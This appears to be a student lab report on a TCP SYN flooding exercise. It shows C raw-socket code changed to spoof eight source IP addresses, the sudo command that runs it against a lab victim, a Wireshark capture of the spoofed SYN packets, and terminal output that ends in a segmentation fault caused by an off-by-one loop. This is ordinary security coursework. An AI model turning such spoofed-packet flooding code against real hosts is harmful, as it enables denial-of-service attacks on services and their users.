
Procedure: We use program4.c to realize TCP SYN Flooding. We change the original code to create as much as IP addresses as possible to let all of them send SYN requests to the victim machine. The changes are below which are IP addresses creation and modification using IP address from the array IPsource.

Original code:



```c
	struct tcphdr * tcpheader=(struct tcphdr *) (buffer+sizeof(struct ip));
	struct pseudohdr pseudoheader;
	int rc;

	//Syntax verification (number of arguments needed)
	if (argc < 4)
	{
		perror("Syntax Error: The correct syntax is: execFile IPsource IPdestination");
		exit(-1);
	}

	//Data extraction
	source.sin_addr.s_addr = inet_addr(argv[1]);
	dest.sin_addr.s_addr = inet_addr(argv[2]);
	if ((dest.sin_port = htons(atoi(argv[3]))) == 0)
	{
		perror("Invalid destination port");
		exit(-1);
	}

	source.sin_family=AF_INET;
	dest.sin_family=AF_INET;

	//Creation of the socket
	if (( sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
	{
		perror("Socket creation Error");
	}

	//Buffer construction and initialization
	bzero(buffer, sizeof(struct ip) + sizeof(struct tcphdr));

	//IP header
	ipheader->ip_v=4;						// IP version
	ipheader->ip_hl=5;						// IP header size
	ipheader->ip_len=htons(20+20);					// total size
```


Changed code:



```c
	{
		perror("Syntax Error: The correct syntax is: execFile IPsource IPdestination");
		exit(-1);
	}

	// A new array that contains IPs. Add as much IPs as possible

	char *IPsource[8]={"192.168.50.23", "192.168.50.24", "192.168.50.25", "192.168.50.26",
	"192.168.50.27", "192.168.50.28", "192.168.50.29", "192.168.50.30"};

	for (int i = 0; i <= 8; i++)
	{
		//Data extraction
		source.sin_addr.s_addr = inet_addr(IPsource[i]);

		// modified to use IPs from the array IPsource
		// the rest remain unchanged

		dest.sin_addr.s_addr = inet_addr(argv[2]);
		if ((dest.sin_port = htons(atoi(argv[3]))) == 0)
		{
			perror("Invalid destination port");
			exit(-1);
		}

		source.sin_family=AF_INET;
		dest.sin_family=AF_INET;

		//Creation of the socket
		if (( sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
		{
			perror("Socket creation Error");
		}

	//Buffer construction and initialization
	bzero(buffer, sizeof(struct ip) + sizeof(struct tcphdr));
```

How to run: sudo ./program4_modified 192.168.50.21 192.168.50.20 1400

Screenshot of Wireshark:



```
Apply a display filter … <Ctrl-/>

No.  Time          Source             Destination     Protocol Length Info
   1 0.000000000   192.168.50.23      192.168.50.20   TCP      54 5025 → 1400 [SYN] Seq=0 Win=2048 Len=0
   2 0.000316897   192.168.50.24      192.168.50.20   TCP      54 5025 → 1400 [SYN] Seq=0 Win=2048 Len=0
   3 0.000581478   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.23? Tell 192.168.50.20
   4 0.000588544   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.24? Tell 192.168.50.20
   5 0.000830897   192.168.50.25      192.168.50.20   TCP      54 5025 → 1400 [SYN] Seq=0 Win=2048 Len=0
   6 0.001530162   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.25? Tell 192.168.50.20
   7 0.001699407   192.168.50.26      192.168.50.20   TCP      54 5025 → 1400 [SYN] Seq=0 Win=2048 Len=0
   8 0.002319797   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.26? Tell 192.168.50.20
   9 0.005497298   192.168.50.27      192.168.50.20   TCP      54 5025 → 1400 [SYN] Seq=0 Win=2048 Len=0
  10 0.005867529   192.168.50.28      192.168.50.20   TCP      54 5025 → 1400 [SYN] Seq=0 Win=2048 Len=0
  11 0.006065764   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.27? Tell 192.168.50.20
  12 0.006246900   192.168.50.29      192.168.50.20   TCP      54 5025 → 1400 [SYN] Seq=0 Win=2048 Len=0
  13 0.006453639   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.28? Tell 192.168.50.20
  14 0.006630603   192.168.50.30      192.168.50.20   TCP      54 5025 → 1400 [SYN] Seq=0 Win=2048 Len=0
  15 0.006941150   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.29? Tell 192.168.50.20
  16 0.006944303   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.30? Tell 192.168.50.20
  17 0.996935704   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.23? Tell 192.168.50.20
  18 0.996942535   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.24? Tell 192.168.50.20
  19 1.000765401   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.25? Tell 192.168.50.20
  20 1.000768255   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.26? Tell 192.168.50.20
  21 1.005664554   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.30? Tell 192.168.50.20
  22 1.005667093   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.29? Tell 192.168.50.20
  23 1.005667734   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.28? Tell 192.168.50.20
  24 1.006281042   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.27? Tell 192.168.50.20
  25 1.997570552   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.24? Tell 192.168.50.20
  26 1.997577122   PcsCompu_90:89:17  Broadcast       ARP      60 Who has 192.168.50.23? Tell 192.168.50.20

▸ Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_c0:4d:3d (08:00:27:c0:4d:3d), Dst: PcsCompu_90:89:17 (08:00:27:90:89:17)
▸ Internet Protocol Version 4, Src: 192.168.50.23, Dst: 192.168.50.20
▸ Transmission Control Protocol, Src Port: 5025, Dst Port: 1400, Seq: 0, Len: 0

0000  08 00 27 90 89 17 08 00  27 c0 4d 3d 08 00 45 00   ··'·····'·M=··E·
0010  00 28 0f 1c 00 00 ff 06  c7 37 c0 a8 32 17 c0 a8   ·(·······7··2···
0020  32 14 13 a1 05 78 00 00  0f 1c 00 00 00 00 50 02   2····x········P·
0030  08 00 9a 31 00 00                                  ···1··

enp0s8: <live capture in progress>          Packets: 36 · Displayed: 36 (100.0%)          Profile: Defa
```

```
vagrant@attacker: ~/Desktop/Lab1/programs
Number of bits transmitted: 1500
Number of bits transmitted: 1500
vagrant@attacker:~/Desktop/Lab1/programs$ ls
program1    program2.c           program3    program4.c
program1.c  program2_modified    program3.c  program4_modified.c
program2    program2_modified.c  program4
vagrant@attacker:~/Desktop/Lab1/programs$ gcc -o program4_modified program4_modi
fied.c
vagrant@attacker:~/Desktop/Lab1/programs$ ls
program1    program2.c           program3    program4.c
program1.c  program2_modified    program3.c  program4_modified
program2    program2_modified.c  program4    program4_modified.c
vagrant@attacker:~/Desktop/Lab1/programs$ sudo ./program4_modified 192.168.50.21
 192.168.50.20 1400
Number of bits transmitted: 40
Number of bits transmitted: 40
Number of bits transmitted: 40
Number of bits transmitted: 40
Number of bits transmitted: 40
Number of bits transmitted: 40
Number of bits transmitted: 40
Number of bits transmitted: 40
Segmentation fault (core dumped)
vagrant@attacker:~/Desktop/Lab1/programs$
```